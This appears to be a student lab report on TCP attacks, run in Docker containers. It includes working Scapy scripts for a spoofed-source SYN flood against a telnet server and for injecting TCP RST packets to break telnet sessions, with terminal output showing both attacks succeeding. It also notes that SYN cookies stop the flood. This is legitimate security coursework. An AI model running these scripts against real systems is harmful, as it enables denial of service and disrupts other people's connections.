
Report TCP attacks Lab

SYN Flooding attack


In order to complete the python script, I ran *netstat -ta* | *grep LISTEN* to check the services available.



fatjonfreskina — com.docker.cli ◂ docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8a...


```
root@4a0d4ee3f5c1:/# netstat -ta | grep LISTEN
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40759        0.0.0.0:*               LISTEN
root@4a0d4ee3f5c1:/# 
```

Therefore, I choose the destination port number 23 (the telnet one) as victim port. While the victim's IP address is 10.9.0.5.




```python
#!/bin/env python3
from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits
import datetime
import time

first_time = datetime.datetime.now()
difference = 0


ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S') # Let's also change the destination port

pkt = ip/tcp

while difference < 60: #seconds
    later_time = datetime.datetime.now()
    difference = (later_time - first_time).seconds

    pkt[IP].src = str(IPv4Address(getrandbits(32))) #random source iP
    send(pkt, verbose = 0)

```

The script runs for 60 seconds and sends (spoofing a random IP source) some packets with the ‘S’ flag set (SYN).


fatjonfreskina — com.docker.cli ◂ docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8...


```
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
0
root@4a0d4ee3f5c1:/# 
```

We can see here that before the attack the queue for half-opened connections is empty.


fatjonfreskina — com.docker.cli ◂ docker exec -it 86be69a829d2e745c643e05974b9cf1...

```
Last login: Mon Apr 11 16:40:10 on ttys004
docker exec -it 86be69a829d2e745c643e05974b9cf17193cfad008a0729a08c82cda2f52c864
 /bin/sh
fatjonfreskina@MacBook-Air-di-Fatjon ~ % docker exec -it 86be69a829d2e745c643e05
974b9cf17193cfad008a0729a08c82cda2f52c864 /bin/sh
# bash
root@86be69a829d2:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
```

During the attack I was not able to telnet from another Host machine to the victim machine, and the queue was always full:



fatjonfreskina — com.docker.cli ◂ docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8...

```
net.ipv4.tcp_max_syn_backlog = 80
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# 
```

After :


- Installing the c compiler in the container (you can't compile it on a MAC with ARM architecture and run it on a x86-64 one)
- Resetting the queue for half-opened connection to the default value (128)
- Keeping the SYN cookie flag to 0 (off)
- Running *ip tcp_metrics flush*

I launched the attack (successful again):



fatjonfreskina — com.docker.cli ◂ docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...


```
root@docker-desktop:/volumes# ls
synflood  synflood.c  synflood.py
root@docker-desktop:/volumes# rm synflood
root@docker-desktop:/volumes# s
bash: s: command not found
root@docker-desktop:/volumes# ls
synflood.c  synflood.py
root@docker-desktop:/volumes# gcc -o synflood synflood.c
root@docker-desktop:/volumes# ls
synflood  synflood.c  synflood.py
root@docker-desktop:/volumes# synflood 10.9.0.5 23
```



fatjonfreskina — com.docker.cli ◂ docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...


```
Last login: Thu Apr 14 09:53:36 on ttys003
docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8889676a2f1af46bcf3e757bcca595a8e
 /bin/sh
fatjonfreskina@MacBook-Air-di-Fatjon ~ % docker exec -it afbe2dc18e6aa1a9c6fb9a1
c4050b2f8889676a2f1af46bcf3e757bcca595a8e /bin/sh
# bash
root@docker-desktop:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@docker-desktop:/#
```

On the other hand, if we activate the SYN cookie countermeasure with *sysctl -w net.ipv4.tcp_syncookies=1* , the attack fails. The attack was running but I still managed to telnet to the victim.


fatjonfreskina — com.docker.cli ◂ docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...


```
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6194593b05b5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.10.104-linuxkit x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6194593b05b5:~$
```

TCP RST Attacks on *telnet* Connection



```python
from scapy.all import *

def spoof(pkt):
    ip_layer = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    tcp_layer = TCP(flags="R", seq=pkt[TCP].ack, dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    spoofed = ip_layer / tcp_layer
    send(spoofed, verbose = 0)
    print("packet sent")
    spoofed.show()

pkt = sniff(iface='br-bab1907c5b24', filter = 'tcp and src host 10.9.0.5' , prn = spoof)
```

The code sniffs the packet passing through the given interface and spoofs a tcp rst packet. Basically we create the ip layer by sniffing the last packet filtered and changing source with destination, and then for the tcp layer we set the R flag, change dport and sport, and finally set the next expected sequence number (given by the ack).


fatjonfreskina — com.docker.cli ◂ docker exec -it 784dfcca00cc45e5446d91b64eb9d2d...

```
root@784dfcca00cc:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5c7667bebe65 login: Connection closed by foreign host.
root@784dfcca00cc:/#
```